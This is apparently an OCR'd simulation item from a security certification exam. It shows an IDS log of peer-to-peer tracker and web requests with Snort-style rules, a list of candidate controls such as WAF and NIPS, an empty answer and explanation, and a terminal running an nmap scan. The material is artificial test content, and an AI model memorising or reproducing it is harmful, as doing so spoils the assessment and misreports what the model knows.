



Answer:

Explanation:



Logs
Solutions
IDS
X
Time
Source
Destination
Protocol
Length
Rule
2016/03/02 16:20.2934 172.30.0.2.6881 73.34.229.20.49876 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:20.8142 123.123.123.123.5922 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/cgi-bin/newcount"; classtype:policypass;)
2016/03/02 16:20.9013 77.250.9.31.12402 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgdl resource request; flow to server; established; content:"GET"; content:"/download/windows/asctab31.zip"; classtype:policypass;)
2016/03/02 16:21.0032 123.123.123.123.5922 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgu resource request; flow to server; established; content:"GET"; content:"/asctortf/portal.php"; classtype:policywarn;)
2016/03/02 16:21.0242 172.30.0.2.6881 73.34.229.20.49876 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:21.2464 151.44.15.252.8517 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/js/master.js"; classtype:policypass;)
2016/03/02 16:21.3672 151.44.15.252.8517 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/css/master.css"; classtype:policypass;)
2016/03/02 16:21.4789 172.30.0.2.6881 73.34.229.20.49876 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:21.4919 151.44.15.252.8517 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/images/navigation/home1.gif"; classtype:policypass;)
2016/03/02 16:21.6812 172.30.0.2.6882 142.1.115.230.49232 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.0992 172.30.0.2.6883 55.39.240.3.49922 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.1373 172.30.0.2.6882 142.1.115.230.49232 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.2091 172.30.0.2.6883 55.39.240.3.49922 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.3771 172.30.0.2.6882 142.1.115.230.49232 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
Logs
Solutions
IDS
X
Possible Actions:
Recommended Solutions:
NIPS
WAF
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit
Logs
Solutions
Development PC
X
Localhost:~# nmap -A 172.30.0.10
Starting nmap 7.01 (http://www.insecure.org/nmap/) at 2016-03-02 16:20 EDT

